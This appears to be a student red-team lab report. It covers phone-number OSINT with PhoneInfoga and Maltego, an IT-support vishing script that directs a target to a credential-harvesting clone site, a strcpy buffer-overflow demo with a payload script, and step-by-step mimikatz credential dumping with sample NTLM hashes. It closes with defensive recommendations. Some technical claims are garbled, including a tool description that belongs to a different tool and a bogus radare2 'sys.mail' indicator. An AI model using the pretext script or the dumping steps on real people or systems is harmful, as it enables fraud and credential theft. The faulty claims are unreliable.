
Using PhoneInfoga to collect target phone data and mapping relationships in Maltego

```
└─# docker run --rm -it sundowndev/phoneinfoga scan -n "+15551234"
Running scan for phone number +15551234 ...

Results for googlesearch
Social media:
        URL: https://www.google.com/search?q=site%3Afacebook.com+intext%3A%2215551234%22+%7C+intext%3A%22%2B15551234%22+%7C+intext%3A%225551234%22

        URL: https://www.google.com/search?q=site%3Atwitter.com+intext%3A%2215551234%22+%7C+intext%3A%22%2B15551234%22+%7C+intext%3A%225551234%22

        URL: https://www.google.com/search?q=site%3Alinkedin.com+intext%3A%2215551234%22+%7C+intext%3A%22%2B15551234%22+%7C+intext%3A%225551234%22

        URL: https://www.google.com/search?q=site%3Ainstagram.com+intext%3A%2215551234%22+%7C+intext%3A%22%2B15551234%22+%7C+intext%3A%225551234%22

        URL: https://www.google.com/search?q=site%3Avk.com+intext%3A%2215551234%22+%7C+intext%3A%22%2B15551234%22+%7C+intext%3A%225551234%22
Disposable providers:
        URL: https://www.google.com/search?q=site%3Ahs3x.com+intext%3A%2215551234%22

        URL: https://www.google.com/search?q=site%3Areceive-sms-now.com+intext%3A%2215551234%22+%7C+intext%3A%225551234%22

        URL: https://www.google.com/search?q=site%3Asmslisten.com+intext%3A%2215551234%22+%7C+intext%3A%225551234%22

        URL: https://www.google.com/search?q=site%3Asmsnumbersonline.com+intext%3A%2215551234%22+%7C+intext%3A%225551234%22

        URL: https://www.google.com/search?q=site%3Afreesmscode.com+intext%3A%2215551234%22+%7C+intext%3A%225551234%22

        URL: https://www.google.com/search?q=site%3Acatchsms.com+intext%3A%2215551234%22+%7C+intext%3A%225551234%22

        URL: https://www.google.com/search?q=site%3Asmstibo.com+intext%3A%2215551234%22+%7C+intext%3A%225551234%22

        URL: https://www.google.com/search?q=site%3Asmsreceiving.com+intext%3A%2215551234%22+%7C+intext%3A%225551234%22
```

Phoneinfoga tool in action on the number of "+15551234" this is just used for testing the tool.



This is the window of maltego where we link the relationships between email and the number.



I have also attached the links to their given application so when the maltego file owner clicked on the application it will redirect it to the social account.

Crafting a script for a mock vishing call and testing in a controlled environment
Introduction: "Hello, is this test? This is Jai from the IT Security team. We are seeing some unusual login attempts on your account from a foreign IP address."
Establishing Authority & Urgency: "To prevent an immediate account lockout, I need to verify your identity and force a session reset on your machine right now."
The Ask (The Payload): "I've just sent a temporary secure portal link to your email. I need you to go to that link and log in with your current credentials so I can authenticate your session and clear the flag." (This is where the target would enter credentials into a SET-hosted clone site).

Target ID	Data Source	Information	Notes
TID001	Vishing Sim	IT Pretext	Target compiled with instructions to visit a mock portal. Script effective.

In this mock pretexting scenario, the attacker impersonates corporate IT support contacting a target employee. Citing a critical security update, the caller urgently requests the employee to verify their identity by navigating

to a simulated, locally-hosted credential harvesting portal, successfully demonstrating the risks of authority-based social engineering.

Exploitation Development Basics

This involves identifying, analyzing, and crafting specialized code (payloads) to take advantage of software vulnerabilities, such as memory corruption or buffer overflows, to gain unauthorized access or control. In this task we will analyze and exploit a binary vulnerability.

Tools Used

GDB - GNU Debugger is a fundamental tool for exploit development, allowing security researchers to analyze software behavior, identify vulnerabilities, and craft exploits by controlling code execution.
radare2 - r2 is a complete rewrite or radare. It provides a set of libraries, tools and plugins to ease reverse engineering tasks.

Vulnerable C Program and Analyzing

```c
#include <stdio.h>
#include <string.h>

void vulnerable_function(char *input) {
    char buffer[64];
    strcpy(buffer, input);
}

int main(int argc, char **argv) {
    if (argc > 1) {
        vulnerable_function(argv[1]);
    }
    return 0;
}
```

Next I will run strings vuln.c after converting this into an executable file. Output:

strings vuln

/lib/ld-linux.so.2
_IO_stdin_used
strcpy
__libc_start_main
libc.so.6
GLIBC_2.0
GLIBC_2.34
__gmon_start__
;*2$"
GCC: (Debian 15.2.0-16) 15.2.0
crt1.o
__wrap_main
__abi_tag
crtstuff.c
deregister_tm_clones

__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
vuln.c
__FRAME_END__
_DYNAMIC
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_start_main@GLIBC_2.34
__x86.get_pc_thunk.bx
_edata
_fini
strcpy@GLIBC_2.0
vulnerable_function
__data_start
__gmon_start__
__dso_handle
_IO_stdin_used
_end
_dl_relocate_static_pie
_fp_hw
__bss_start
__x86.get_pc_thunk.ax
__TMC_END__
_init
.symtab
.strtab
.shstrtab
.note.gnu.build-id
.interp
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rel.dyn
.rel.plt
.init
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.note.ABI-tag
.init_array
.fini_array
.dynamic
.got

.got.plt
.data
.bss
.comment

For the strings, look for strcpy in the output, indicating a potentially unsafe function.

radare2

```
└─# r2 -d vuln
INFO: glibc.fc_offset = 0×00148
[0×f7eed020]> aaaa
INFO: Analyze all flags starting with sym. and entry0 (aa)
INFO: Analyze imports (af@@@i)
INFO: Analyze entrypoint (af@ entry0)
INFO: Analyze symbols (af@@@s)
INFO: Analyze all functions arguments/locals (afva@@@F)
INFO: Analyze function calls (aac)
INFO: Analyze len bytes of instructions for references (aar)
INFO: Finding and parsing C++ vtables (avrr)
INFO: Analyzing methods (af @@ method.*)
INFO: Recovering local variables (afva@@@F)
INFO: Skipping type matching analysis in debugger mode (aaft)
INFO: Propagate noreturn information (aanr)
INFO: Scanning for strings constructed in code (/azs)
INFO: Finding function preludes (aap)
INFO: Enable anal.types.constraint for experimental type propagation
```

If any output with “aaaa” or “af1” or any other shows sys.mail function that means this program is malicious or an attack.

GDB

gdb -q ./vuln
Reading symbols from ./vuln...
(No debugging symbols found in ./vuln)
(gdb) run $(python3 -c 'print("A" * 100)')
Starting program: /home/raeven/vuln $(python3 -c 'print("A" * 100)')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()

When it crashes, check the registers: info registers. If the eip (Instruction Pointer) reads 0x41414141 (Hex for "AAAA"), you have successfully hijacked the execution flow.

Running Bufferoverflow Exploit in a testing environment

```
import struct

padding = b"A" * 76
eip = struct.pack("<I", 0x42424242)
nop_sled = b"\x90" * 32
shellcode = b"\xcc" * 16

payload = padding + eip + nop_sled + shellcode
print(payload.decode('latin-1'))
```

```
└─ #python3 buffer.py
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB┌─[r
```

As the output gives out multiple “A” and “B” because this program fills up the EIP register memory with these so that it won’t know what commands to give to system and the attacker can take over the EIP register hence he can control the system as well.

Post-Exploitation and Exfiltration

In this task we will dump credentials with the use of mimikatz and exfiltrate data using exfiltool.


Tools Used

mimikatz - it's the "gold standard" tool for extracting plain-text passwords, hashes, and PIN codes from memory. In a modern lab, you will likely be targeting NTLM hashes.

Exfiltrate - It's a platform-independent Perl library plus a command-line application for reading, writing and editing meta information in a wide variety of files.

Extracting hashes using mimikatz

1. I downloaded and installed git in the Windows environment using "https://git-scm.com/install/windows".
2. After downloading the setup I keep the default setting to install git.
3. After that i used git tool to clone the repository of mimikatz "git clone https://github.com/ParrotSec/mimikatz.git".
4. Finally is used the cd command to into the directory by "cd mimikatz" then "cd x64".
5. For running the tool i used "./mimikatz.exe".



6. Then we have to check for the privilege and that's why we have to run the tool in administrator access but "Run as Administrator".
7. Then check by running the command "privilege::debug" if this returns "Privilege '20' OK" that means it is working and we can use the command to dump the passwords credentials.
8. Use the command "sekurlsa::logonpasswords" this will dump the credentials in the hash format with the username it is situated to.

Hash Type	Username	Hash Value
NTLM	Administrator	92937945B518814341DE3F726500D4FF
NTLM	apple	58E8C758A4E67F34EF9C40944EB5535B
NTLM	john	5EBE7DFA074DA8EE8AEF1FAA2BBDE876
NTLM	user	1A9AED08E3FE36C7E156C9ADFBCB0873

Executive Summary

Project Objective: To evaluate the security posture of the lab environment through a simulated end-to-end breach, identifying gaps in both prevention and detection capabilities.

Findings: The engagement successfully gained initial access via a simulated phishing attack using an obfuscated payload that bypassed initial signature-based defenses. Following access, lateral movement was achieved through credential harvesting from memory. While the initial entry was successful, Blue Team analysis via Wazuh successfully identified the post-exploitation phase, specifically flagging the unauthorized memory access (LSASS dump) and anomalous DNS traffic used during data exfiltration.

Recommendations:

1. **Implement Multi-Factor Authentication (MFA):** To neutralize the impact of harvested credentials.
2. **Endpoint Hardening:** Deploy Credential Guard and restricted PowerShell execution policies to hinder lateral movement.
3. **Enhanced DNS Monitoring:** Configure alerts for high-frequency DNS requests to identify exfiltration attempts earlier.
4. **Implementing PPL and ASR rules:** This will keep the passwords in check and avoid mimikatz to grab the passwords hashes.

Non-Technical Summary

Our team performed a "Red Team" simulation to test how well our current security systems protect against a modern cyberattack. We successfully mimicked an attacker’s path: starting with research, sending a deceptive email to gain entry, and moving through the internal network to access sensitive data. While we were able to "break in," our monitoring tools (Wazuh) successfully caught several of our later actions. This exercise highlights that while our detection is strong, we need to improve our initial "locks" on the door—specifically by adding extra login protections (MFA) and employee training against deceptive emails.